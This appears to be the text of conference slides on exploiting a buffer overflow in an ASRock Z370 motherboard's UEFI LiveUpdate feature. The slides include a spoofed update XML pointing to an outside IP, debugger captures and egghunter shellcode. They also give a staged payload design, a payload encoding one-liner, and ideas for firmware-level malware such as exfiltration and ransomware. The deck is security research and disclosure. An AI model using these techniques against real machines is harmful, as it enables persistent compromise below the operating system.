


Exploiting UEFI in real life





Exploiting UEFI in real life





Exploiting UEFI in real life

Exploit walkthrough

Debugging the exploit

Wait, I can what now?



Exploiting UEFI in real life

Target platform

Z370 CFL (8th Gen) ASRock, latest everything

DEFCON



Exploiting UEFI in real life

Exploit walkthrough

```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1  
Host: www.asrock.com  
Connection: Keep-Alive
```




Exploiting UEFI in real life

Exploit walkthrough


```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```

```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatal1ty Z370 Gaming-ITX/ac">
  <Download Country="US" URL="URL1">
    <URL1>http://66.226.78.22</URL1>
    <URL2>http://66.226.78.22</URL2>
    <URL3>http://66.226.78.22</URL3>
    <URL4>http://66.226.78.22</URL4>
  </Download>
  <Bios Version="3.00" Date="12/5/2017" Type="Normal">
    <Description>Download this malicious BIOS I made for you...</Description>
    <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
  </Bios>
</LiveUpdate>
```



Exploiting UEFI in real life

Exploit walkthrough





Exploiting UEFI in real life

Exploit walkthrough

```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```

```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatal1ty Z370 Gaming-ITX/ac">
  <Download Country="US" URL="URL1">
    <URL1>http://66.226.78.22</URL1>
    <URL2>http://66.226.78.22</URL2>
    <URL3>http://66.226.78.22</URL3>
    <URL4>http://66.226.78.22</URL4>
  </Download>
  <Bios Version="3.00" Date="12/5/2017" Type="Normal">
    <Description>Download this malicious BIOS I made for you...</Description>
    <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
  </Bios>
</LiveUpdate>
```

<URL1>BUFFER OVERFLOW.....AAAAAA</URL1>





Exploiting UEFI in real life

Exploit walkthrough

- Initial steps

AA



Exploiting UEFI in real life

Exploit walkthrough

The screenshot displays the Immunity Debugger interface with the following components:

- View Menu:** Opened, showing options like Console, Breakpoints, Callstack, Hardware Threads, Instruction Trace, Locals, Source Files, Memory..., Registers, Assembler, Vector Registers, Paging, Evaluations, System Registers, CPU Structures, Toolbars, Flash Memory Tool, PCI Tool, VxWorks Tasks, VxWorks Kernel Modules, Linux Modules, and Linux Kernel Threads.
- Assembler Window:** Shows assembly code from address 0x0038:0x000000005797E59D to 0x0038:0x000000005797E6A2. The code consists of a series of 'nop' instructions.
- Registers Window:** Displays the current state of registers. The RIP register is highlighted with the value 0x000000005797E5E6.
- CPU Structures Window:** Shows the GDT (Global Descriptor Table) structure, including entries for Reserved, Invalid TSS, Segment Not Present, Stack Fault, General Protection, and Page Fault.

Trail	Address	Opcodes	Source
	0x0038:0x000000005797E5C0	90	nop
	0x0038:0x000000005797E5C1	90	nop
	0x0038:0x000000005797E5C2	90	nop
	0x0038:0x000000005797E5C3	90	nop
	0x0038:0x000000005797E5C4	90	nop
	0x0038:0x000000005797E5C5	90	nop
	0x0038:0x000000005797E5C6	90	nop
	0x0038:0x000000005797E5C7	90	nop
	0x0038:0x000000005797E5C8	90	nop
	0x0038:0x000000005797E5C9	90	nop
	0x0038:0x000000005797E5CA	90	nop

Register	Value
RBP	0x8000000000000000
R8	0x000000005FF72110
R9	0x0000000000000000
R10	0x0000000041C8F000
R11	0x000000005797E3C0
R12	0x8B48D6894C414141
R13	0x0000000059826701
R14	0x0000000000000000
R15	0x0000000000000001
RIP	0x000000005797E5E6
RFL	0x000000000010246 R

Name	Type	Description
Reserved	INTGATE64	sel=0x0038 off=0x000000005D353EB0
Invalid TSS	INTGATE64	sel=0x0038 off=0x000000005D353EB8
Segment Not Present	INTGATE64	sel=0x0038 off=0x000000005D353EC0
Stack Fault	INTGATE64	sel=0x0038 off=0x000000005D353EC8
General Protection	INTGATE64	sel=0x0038 off=0x000000005D353ED0
Page Fault	INTGATE64	sel=0x0038 off=0x000000005D353ED8





Exploiting UEFI in real life

Exploit walkthrough

The screenshot displays the Immunity Debugger interface with the following components:

- Assembler Window:** Shows assembly code from address 0x000000005D353EA2 to 0x000000005D35409F. The instruction at 0x000000005D353ED0 is highlighted: `E8 9... call 0x5D354668 <>`. A context menu is open over this instruction, with options like "Create Breakpoint", "Run To Line", and "Hardware" selected.
- Registers Window:** Lists CPU registers and their values. The instruction pointer (RIP) is 0x000000005797E5E6, and the RFL register is 0x000000000010246.
- Breakpoints Window:** Shows a list of breakpoints. The breakpoint at index 013, named "General Protection", is selected.
- Memory Window:** Displays memory addresses and their descriptions, including offsets from 0x000000005D353EB0.

0x000000005D353ED0



Exploiting UEFI in real life

Exploit walkthrough

The screenshot displays a debugger interface with several panels:

- Callstack:** Shows the current location at `0x000000005D353ED0` with the instruction `lost frame-chain ...`.
- Assembler:** Displays assembly instructions from `0x0038:0x000000005D353EA2` to `0x0038:0x000000005D35409F`. The highlighted instruction is `call 0x5D354668 <>` at address `0x0038:0x000000005D353ED0`.
- Registers:** Lists the values of various registers, including `RDY` (`0x000000005797E1D8`), `RSI` (`0x4141414141414141`), `RDI` (`0x4141414141414141`), `RSP` (`0x000000005797E3A0`), `RBP` (`0x8000000000000000`), and `R8` (`0x000000005FF72110`).
- Console View:** Shows debugger commands and output, including `BREAKPOINT 0 AT (addr=0x000000005D353ED0) : enabled` and a warning about a DCI device connection.
- Breakpoints:** Lists various breakpoints, including `Invalid TSS`, `Segment Not Pre...`, `Stack Fault`, `General Protection`, `Page Fault`, and `Reserved`.

The status bar at the bottom indicates the current instruction pointer (IP) is `0x0038:0x000000005D353ED0`.



Exploiting UEFI in real life

Exploit walkthrough

Assembler: 0x0038:0x000000005D353EA2 to 0x0038:0x000000005D35409F

Trail	Address	Opcodes	Source
	0x0038:0x000000005D353EC6	00 90 E8 9B ...	add byte ptr [rax+0x79BE...
	0x0038:0x000000005D353ECC	00 0C 00	add byte ptr [rax+rax*1]
	0x0038:0x000000005D353ECF	90	nop
	0x0038:0x000000005D353ED0	E8 93 07 00 00	call 0x5D354668 <>
	0x0038:0x000000005D353ED5	0D 00 90 E8 8B	or eax, 0x8BE89000
	0x0038:0x000000005D353EDA	07	DB 0x07

Registers

Register	Value
RDX	0x0000000005797E1D8
RSI	0x4141414141414141
RDI	0x4141414141414141
RSP	0x0000000005797E3A0
RBP	0x8000000000000000
R8	0x0000000005FF72110

Breakpoints

IDT: 0x000000005d352100

Memory[1] 0x000000005797E3A0

0x000000005797E3A0=No Symbol

0x000000005797E3A0 00 00 00 00 00 00 00 00 a8 b5 37 5d 007]

0x000000005797E3AD 00 00 00 38 00 00 00 00 00 00 00 06 02 ...8.....

0x000000005797E3BA 01 00 00 00 00 00 00 d8 e3 97 57 00 00 00W...

0x000000005797E3C7 00 18 00 00 00 00 00 00 00 00 41 41 41 41AAAA

0x000000005797E3D4 41 41 41 41 41 41 41 41 41 41 41 41 00 AAAAAAAAAA.

0x000000005797E3E1 00 00 00 00 00 00 00 00 00 00 00 00 00W....

0x000000005797E3EE 00 00 00 00 00 00 00 00 00 00 80 00 00 00W....

0x000000005797E3FB 00 00 00 00 00 00 f0 e4 97 57 00 00 00 00W....

[0][default] IP=0x0038:0x000000005D353ED0 0x0038:0x000000005D353ED0

005D353ED0) : enabled

et Power Lost or Cable Unplugged)

been detected, attempting to

has been fully established

0 at "0x0038:0x000000005D353ED0"



Exploiting UEFI in real life

Exploit walkthrough

- Constraints
 - Architecture
 - Bad characters
 - Size limit



Exploiting UEFI in real life

Exploit walkthrough

- Verifying RCE

NOP NOP NOP NOP NOP NOP NOP NOP NOP

INFINITE LOOP

RETURN ADDRESS



Exploiting UEFI in real life

Exploit walkthrough

- Verifying RCE

Assembler: 0x0038:0x000000005797E5BC to 0x0038:0x000000005797E6B2				Registers	
Trail	Address	Opcodes	Source	Register	Value
	0x0038:0x000000005797E5E5	90	nop	RAX	0x0000000000000000
	0x0038:0x000000005797E5E6	90	nop	RBX	0x0000000000000000
	0x0038:0x000000005797E5E7	90	nop	RCX	0x000000005D3507A0
	0x0038:0x000000005797E5E8	90	nop	RDX	0x000000005797E1D8
	0x0038:0x000000005797E5E9	90	nop	RSI	0xFEEB909090909090
	0x0038:0x000000005797E5EA	EB FE	jmp 0x5797E5EA <>	RDI	0x9090909090909090
	0x0038:0x000000005797E5EC	8B E5	mov ch, ah	RSP	0x000000005797E3E0
	0x0038:0x000000005797E5EE	97	xchg edi, eax	RBP	0x8000000000000000
	0x0038:0x000000005797E5EF	57	push rdi	R8	0x000000005FF72110
	0x0038:0x000000005797E5F0	00 00	add byte ptr [rax], al	R9	0x0000000000000000
	0x0038:0x000000005797E5F2	00 00	add byte ptr [rax], al	R10	0x0000000041C8F000
	0x0038:0x000000005797E5F4	00 00	add byte ptr [rax], al	R11	0x000000005797E3C0



Exploiting UEFI in real life

Exploit walkthrough

- Now what?
 - We control the return address
 - No ASLR
 - The stack is executable
 - But we don't have much room...



Exploiting UEFI in real life

Exploit walkthrough

- Finding full XML document

The screenshot displays the Immunity Debugger interface with the following components:

- Assembly Window:** Shows assembly instructions from address 0x0038:0x000000005797E5BC to 0x0038:0x000000005797E6B2. The instruction at 0x0038:0x000000005797E5EA is highlighted: `EB FE jmp 0x5797E5EA <>`.
- Registers Window:** Lists CPU registers and their values. A context menu is open over the RDI register, showing options: Modify..., Update All, Show Memory (highlighted), Copy, Copy All, and Select All.
- Memory Window:** Displays memory dump starting at 0x000000005797E1D8. The first few lines of memory are shown with their hexadecimal and ASCII representations.

Address	Opcodes	Source
0x0038:0x000000005797E5E6	90	nop
0x0038:0x000000005797E5E7	90	nop
0x0038:0x000000005797E5E8	90	nop
0x0038:0x000000005797E5E9	90	nop
0x0038:0x000000005797E5EA	EB FE	jmp 0x5797E5EA <>
0x0038:0x000000005797E5EC	88 E5	mov ch, ah

Register	Value
RAX	0x0000000000000000
RBX	0x0000000000000000
RCX	0x000000005D3507A0
RDX	0x000000005797E1D8
RSI	0xFEEB909090909090
RDI	0x9090909090909090

Address	Hex	ASCII
0x000000005797E1D8	No Symbol	
0x000000005797E1D8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0x000000005797E1E6	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
0x000000005797E1F4	00 00 00 00 dd 82 98 57 00 00 00 00 00 00 00 00	W.....
0x000000005797E202	00 00 00 00 00 00 08 e4 37 5d 00 00 00 00 00 00	7]....
0x000000005797E210	18 ba 31 44 00 00 00 00 68 e2 97 57 00 00 00 00	..lD....h..W..
0x000000005797E21E	00 00 10 e5 97 57 00 00 00 00 fc 82 98 57 00 00	W.....W



Exploiting UEFI in real life

Exploit walkthrough

- Finding full XML document

Assembler: 0x0038:0x000000005797E5BC to 0x0038:0x000000005797E6B2

Address	Opcodes	Source
0x0038:0x000000005797E5E6	90	nop
0x0038:0x000000005797E5E7	90	nop
0x0038:0x000000005797E5E8	90	nop
0x0038:0x000000005797E5E9	90	nop
0x0038:0x000000005797E5EA	EB FE	jmp 0x5797E5EA <>
0x0038:0x000000005797E5EC	88 E5	mov ch, ah

Registers

Register	Value	D
RBP	0x8000000000000000	
R8	0x000000005FF72110	
R9	0x0000000000000000	
R10	0x0000000041C8F000	
R11	0x000000005797E3C	
R12	0x9090909090909090	

Breakpoints Memory[1] 0x0000000041C8F000

Address	Symbol	Disassembly	Comment
0x0000000041C8A0B4	No Symbol	31 2e 34 2e 34 39 0d 0a 0d 0a 3c 3f 78 6d	1.4.49...<?xm
0x0000000041C8A0C2		6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30	l version="1.0
0x0000000041C8A0D0		22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74	" encoding="ut
0x0000000041C8A0DE		66 2d 38 22 3f 3e 3c 4c 69 76 65 55 70 64	f-8"?><LiveUpd
0x0000000041C8A0EC		61 74 65 20 4d 6f 64 65 6c 3d 22 46 61 74	ate Model="Fat
0x0000000041C8A0FA		61 6c 31 74 79 20 5a 33 37 30 20 47 61 6d	ality Z370 Gam
0x0000000041C8A108		69 6e 67 2d 49 54 58 2f 61 63 22 3e 3c 44	ing-ITX/ac"><D

Attempting to
Established

Modify...
Update All
Show Memory
Copy
Copy All
Select All



Exploiting UEFI in real life

Exploit walkthrough

- Staged payload

ON THE STACK

NOP NOP NOP NOP NOP NOP NOP

EGGHUNTER SHELLCODE

RETURN ADDRESS

ON THE HEAP

AAAAAAAA

REST OF PAYLOAD



Exploiting UEFI in real life

Exploit walkthrough

- Transition to 2nd stage payload

The screenshot shows the Immunity Debugger interface. The main window displays assembly code for the address range 0x0038:0x000000005797E59D to 0x0038:0x000000005797E6A2. The assembly list shows various instructions, including 'nop', 'jmp', 'mov rcx, 0x4141414141414141', 'mov rsi, r10', 'mov rax, qword ptr [rsi]', 'sub rsi, 0x1', 'cmp rax, rcx', 'jnz 0x5797E5DA <>', 'lea rax, ptr [rsi+0x9]', and 'jmp rax'. The instruction at address 0x0038:0x000000005797E5CD is highlighted. A context menu is open over this instruction, showing options like 'Create Breakpoint', 'Run To Line', 'Move PC To Line' (which is selected), 'Show Current Location', 'Find Source Code', 'Show Memory', 'Change Startaddress...', and 'Reload'. The 'Registers' window on the right shows the values of RBP, R8, and R9. The 'Breakpoints' window at the bottom is empty.

Trail	Address	Opcodes	Source
	0x0038:0x000000005797E5C9	90	nop
	0x0038:0x000000005797E5CA	90	nop
	0x0038:0x000000005797E5CB	EB FE	jmp 0x5797E5CB <>
	0x0038:0x000000005797E5CD	48 B...	mov rcx, 0x4141414141414141
	0x0038:0x000000005797E5D7	4C 8...	mov rsi, r10
	0x0038:0x000000005797E5DA	48 8...	mov rax, qword ptr [rsi]
	0x0038:0x000000005797E5DD	48 8...	sub rsi, 0x1
	0x0038:0x000000005797E5E1	48 3...	cmp rax, rcx
	0x0038:0x000000005797E5E4	75 F4	jnz 0x5797E5DA <>
	0x0038:0x000000005797E5E6	48 8...	lea rax, ptr [rsi+0x9]
	0x0038:0x000000005797E5EA	FF E0	jmp rax

Register	Value
RBP	0x8000000000000000
R8	0x000000005FF72110
R9	0x0000000000000000



Exploiting UEFI in real life

Exploit walkthrough

- Transition to 2nd stage payload

The screenshot displays the Immunity Debugger interface. The main window shows assembly code for the address range 0x0038:0x000000005797E59D to 0x0038:0x000000005797E6A2. The assembly list includes instructions such as `nop`, `jmp`, `mov rcx, 0x4141414141414141`, `mov rsi, r10`, `mov rax, qword ptr [rsi]`, `sub rsi, 0x1`, `cmp rax, rcx`, `jnz 0x5797E5DA <>`, `lea rax, ptr [rsi+0x9]`, and `jmp rax`. The instruction `lea rax, ptr [rsi+0x9]` at address 0x0038:0x000000005797E5E6 is highlighted. A context menu is open over this instruction, showing options: `Create Breakpoint`, `Run To Line` (which is selected), and `Move PC To Line`. The `Registers` window on the right shows the values of various registers, including RBP, R8, R9, R10, R11, R12, R13, R14, and R15. The `Breakpoints` window at the bottom is empty.

Trail	Address	Opcodes	Source
	0x0038:0x000000005797E5C9	90	<code>nop</code>
	0x0038:0x000000005797E5CA	90	<code>nop</code>
	0x0038:0x000000005797E5CB	EB FE	<code>jmp 0x5797E5CB <></code>
	0x0038:0x000000005797E5CD	48 B...	<code>mov rcx, 0x4141414141414141</code>
	0x0038:0x000000005797E5D7	4C 8...	<code>mov rsi, r10</code>
	0x0038:0x000000005797E5DA	48 8...	<code>mov rax, qword ptr [rsi]</code>
	0x0038:0x000000005797E5DD	48 8...	<code>sub rsi, 0x1</code>
	0x0038:0x000000005797E5E1	48 3...	<code>cmp rax, rcx</code>
	0x0038:0x000000005797E5E4	75 F4	<code>jnz 0x5797E5DA <></code>
	0x0038:0x000000005797E5E6	48 8...	<code>lea rax, ptr [rsi+0x9]</code>
	0x0038:0x000000005797E5EA	FF E0	<code>jmp rax</code>

Register	Value
RBP	0x8000000000000000
R8	0x000000005FF72110
R9	0x0000000000000000
R10	0x0000000041C8F000
R11	0x000000005797E3C0
R12	0x8B48D6894C414141
R13	0x0000000059826701
R14	0x0000000000000000
R15	0x0000000000000001



Exploiting UEFI in real life

Exploit walkthrough

- Transition to 2nd stage payload

The screenshot shows the Immunity Debugger interface. The main window displays assembly code for the instruction range 0x0038:0x000000005797E59D to 0x0038:0x000000005797E6A2. The instruction at 0x0038:0x000000005797E5E6 is highlighted, showing the instruction `lea rax, ptr [rsi+0x9]`. The registers window on the right shows the current values of the registers: RDX (0x000000005797E1D8), RSI (0x0000000041C7C37A), RDI (0xC8394801EE834806), RSP (0x000000005797E3E0), RBP (0x8000000000000000), and R8 (0x000000005FF72110). The memory window at the bottom shows the memory dump for the address 0x0000000041C7C37A, displaying the hex values and their ASCII representation: `41 41 41 41 41 41 41 41 48 8d 35 35 00 00 00 48 >AAAAAAAH.55...H`.

Trail	Address	Opcodes	Source
	0x0038:0x000000005797E5DA	48 8B 06	mov rax, qword ptr [rsi]
	0x0038:0x000000005797E5DD	48 83 EE 01	sub rsi, 0x1
	0x0038:0x000000005797E5E1	48 39 C8	cmp rax, rcx
	0x0038:0x000000005797E5E4	75 F4	jnz 0x5797E5DA <>
	0x0038:0x000000005797E5E6	48 8D 46 09	lea rax, ptr [rsi+0x9]
	0x0038:0x000000005797E5EA	FF E0	jmp rax

Register	Value
RDX	0x000000005797E1D8
RSI	0x0000000041C7C37A
RDI	0xC8394801EE834806
RSP	0x000000005797E3E0
RBP	0x8000000000000000
R8	0x000000005FF72110

Memory	Value
0x0000000041C7C37A	41 41 41 41 41 41 41 41 48 8d 35 35 00 00 00 48 >AAAAAAAH.55...H
0x0000000041C7C38B	c7 c7 10 a0 37 57 48 c7 c1 48 dd ff ff 48 f7 d9 8a7WH..H...H...
0x0000000041C7C39C	06 48 ff c6 2c 61 c0 e0 04 8a 1e 48 ff c6 80 eb 61 .H...,a....H....a



Exploiting UEFI in real life

Exploit walkthrough

- Second stage
 - We have more room now, but what can we do?



Exploiting UEFI in real life

Exploit walkthrough

- Let's talk about the UEFI environment
 - UEFI applications
 - UEFI protocols
 - System Table
 - Boot Services
 - Runtime Services



Exploiting UEFI in real life

Exploit walkthrough

- UEFI applications
 - Windows PE executable format
 - Passed Handle and System Table at launch

EFI_STATUS

EFI_API

UefiMain (

IN EFI_HANDLE

ImageHandle,

IN EFI_SYSTEM_TABLE *SystemTable

)


{



Exploiting UEFI in real life

Exploit walkthrough

- UEFI protocols
 - Identified by GUID
 - Can be registered by one application/driver
 - Looked up by GUID and called by other driver/application





Exploiting UEFI in real life

Exploit walkthrough

- UEFI System Table contains:
 - Boot Services and Runtime Services pointers
 - Console Input, Output, and StdErr pointers
 - Configuration Table pointers



Exploiting UEFI in real life

Exploit walkthrough

- UEFI Boot Services protocols:
 - Memory handling
 - Event operations
 - Protocol operations
 - Load and start UEFI applications
 - Exit Boot Services



Exploiting UEFI in real life

Exploit walkthrough

- UEFI Runtime Services protocols:
 - Variable operations
 - Capsule operations



Exploiting UEFI in real life

Exploit walkthrough

- Interesting Boot Services functions
 - LocateProtocol()
 - Finds a protocol by GUID
 - LoadImage()
 - Loads a UEFI image into memory
 - StartImage()
 - Transfers control to a loaded image's entry point.



Exploiting UEFI in real life

Exploit walkthrough

- How do we call them?
 - We need the Boot Services pointer



Exploiting UEFI in real life

Exploit walkthrough

- Staged payload

ON THE STACK

NOP NOP NOP NOP NOP NOP NOP

EGGHUNTER SHELLCODE

RETURN ADDRESS

ON THE HEAP

AAAAAAAA

LOAD & START IMAGE SHELLCODE

ARBITRARY UEFI APP



Exploiting UEFI in real life

Exploit walkthrough

- But wait, there's more!
- An additional constraint we didn't know about...



DEFCON



Exploiting UEFI in real life

Exploit walkthrough

- We'll just copy the 2nd stage payload elsewhere
ON THE STACK



ON THE HEAP



ALSO ON THE STACK





Exploiting UEFI in real life

Exploit walkthrough

- Success!

DEFCON



DEMO

DEFCON



Exploiting UEFI in real life

Exploit walkthrough

- Not so success...
 - Can only run apps up to about 12k
 - Limited stack space
 - Also ran into issues with our payload encoder...



Exploiting UEFI in real life

Exploit walkthrough

- Need a better encoding mechanism
 - Arbitrary size payload
 - Can't fail to encode the payload
 - As small and simple as possible
 - Thought about just using base64



Exploiting UEFI in real life

Exploit walkthrough

- Encoding solution
 - Convert payload to long string of hex digits
 - Then map 0-9a-f to a-p

```
xxd -g 0 -p -c 1000000 | tr '[0-9a-f]' '[a-p]'
```



Exploiting UEFI in real life

Exploit walkthrough

- Decode stub
 - No need for any tables
 - Simple loop that just subtracts 'a' from each nibble

```
C = (*S++ - 'a') << 4)
```

```
C |= (*S++ - 'a')
```

```
*D++ = C
```




Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage



Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage
 - UEFI applications run in ring 0



Exploiting UEFI in real life

Exploit walkthrough

- Finding a better place to store 2nd stage
 - UEFI applications run in ring 0
 - No memory protections between UEFI apps



Exploiting UEFI in real life

Exploit walkthrough

- Let's just write our code over another UEFI app
- Success!

DEFCON



DEMO

DEFCON



Exploiting UEFI in real life

Exploit walkthrough

- Let's just write our code over another UEFI app
 - Success!
 - Can run arbitrarily sized UEFI applications!



DEMO

DEFCON



Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
 - UEFI contains full network stack
 - Locate gEfiTcp4Dxe and other net protocols
 - Configure and connect to remote server
 - Download 3rd stage
 - Full C&C capabilities



Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
 - UEFI contains built-in decompression code
 - Locate gEfiDecompressProtocolGuid
 - Call GetInfo() and Decompress()



Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
 - This UEFI firmware image contains NTFS.efi
 - Drop malware into OS
 - Exfiltrate interesting data
 - Ransomware



Exploiting UEFI in real life

Exploit walkthrough

- Other payload ideas
 - This UEFI firmware image contains NTFS.efi
 - Drop malware into OS
 - Exfiltrate interesting data
 - Ransomware
 - Just include it in payload if not already present



UEFI EXPLOIT MITIGATIONS

UEFI Stack protections

ASLR

DEP

Other defenses



RECOMMENDATIONS

- Always use latest edk from git
- Use latest gnu-efi



Questions?



<http://uefi.party>

UEFI  .COM